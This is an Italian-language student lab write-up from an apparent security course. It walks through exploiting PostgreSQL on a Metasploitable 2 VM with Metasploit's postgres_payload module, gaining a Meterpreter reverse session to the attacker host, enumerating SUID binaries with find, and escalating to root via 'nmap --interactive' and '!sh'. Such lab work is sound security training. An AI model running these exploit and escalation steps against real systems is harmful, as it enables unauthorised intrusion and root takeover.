ESERCIZIO S7 L3

EPICODE

Pratica S7/L3 PDF

Esercizio

Esercizio

Esercizio di oggi:


Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

Escalation di privilegi e backdoor:


- Una volta ottenuta la sessione **Meterpreter**, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando **getuid** per verificare l'identità dell'utente corrente.

SVOLGIMENTO

Inizio il laboratorio testando la comunicazione tra macchina attaccante Kali Linux con IP 192.168.1.25 e la macchina target Metasploitable con IP 192.168.1.40 con il **ping.**




Il prossimo step è eseguire una scansione nmap stealth >>> **nmap -sS**




Il risultato mostra che il servizio è effettivamente in funzione sulla **porta 5432/tcp.**

Ora avvio Metasploit Framework con il comando **msfconsole:**




Digito il comando **use** sul modulo **exploit/linux/postgres/postgres_payload** per eseguire l'attacco richiesto dalla traccia e successivamente visualizzo le opzioni con **show options:**



Modifico le opzioni dell'exploit impostando :

- Set RHOSTS 192.168.1.40 (IP target)
- Set LHOST 192.168.1.25 (IP attaccante)

Subito dopo avvio l'exploit con **run** :



Riesco così ad ottenere l'accesso alla **shell di Meterpreter** per poter eseguire i comandi sulla macchina target.

Eseguo:

- **Sysinfo** >>> per visualizzare le informazioni della macchina target
- **Getuid** >>> per verificare con quale utente sono loggato

A questo punto ho tentato di trovare un punto di partenza per l'escalation dei privilegi cercando i file con il bit **SUID** (Set User ID) che possono essere sfruttati per eseguire i comandi con i permessi dell'utente proprietario, utilizzando >>> **search -f SUID** ma senza risultati.

Come soluzione più affidabile, dalla shell di Meterpreter, ho utilizzato il comando **shell** per accedere alla shell del sistema target, digitando poi il comando specifico per trovare tutti i file con il bit **SUID >>> find / -perm -u=s -type f 2>/dev/null**


Funzionamento del comando :

find /: avvia la ricerca dalla directory radice (`/`), che copre l'intero filesystem.

-perm -u=s: cerca i file che hanno il permesso SUID (`s`) impostato per l'utente (`u`). Il segno `-` indica che devono avere **almeno** questo permesso.


-type f: limita la ricerca solo ai file (escludendo le directory).

2>/dev/null: reindirizza gli errori (come quelli dovuti alla mancanza di permessi per accedere a certe directory) in `/dev/null`, in modo da vedere solo i risultati utili.



La lista mostra vari file con bit SUID, scelgo quindi di tentare l'escalation sfruttando **nmap** (**/usr/bin/nmap**) avviandolo in maniera **interattiva** utilizzando il comando:

Nmap - -interactive >>> una volta entrato eseguo il comando **!sh** dove “!” serve per uscire dall'interfaccia dell'applicazione ed eseguire un comando della shell del sistema operativo, e “sh” per ottenere un nuovo prompt dove puoi digitare comandi come **whoami**



Infatti utilizzo infine **whoami** per visualizzare l’utente effettivo che risulta **root.**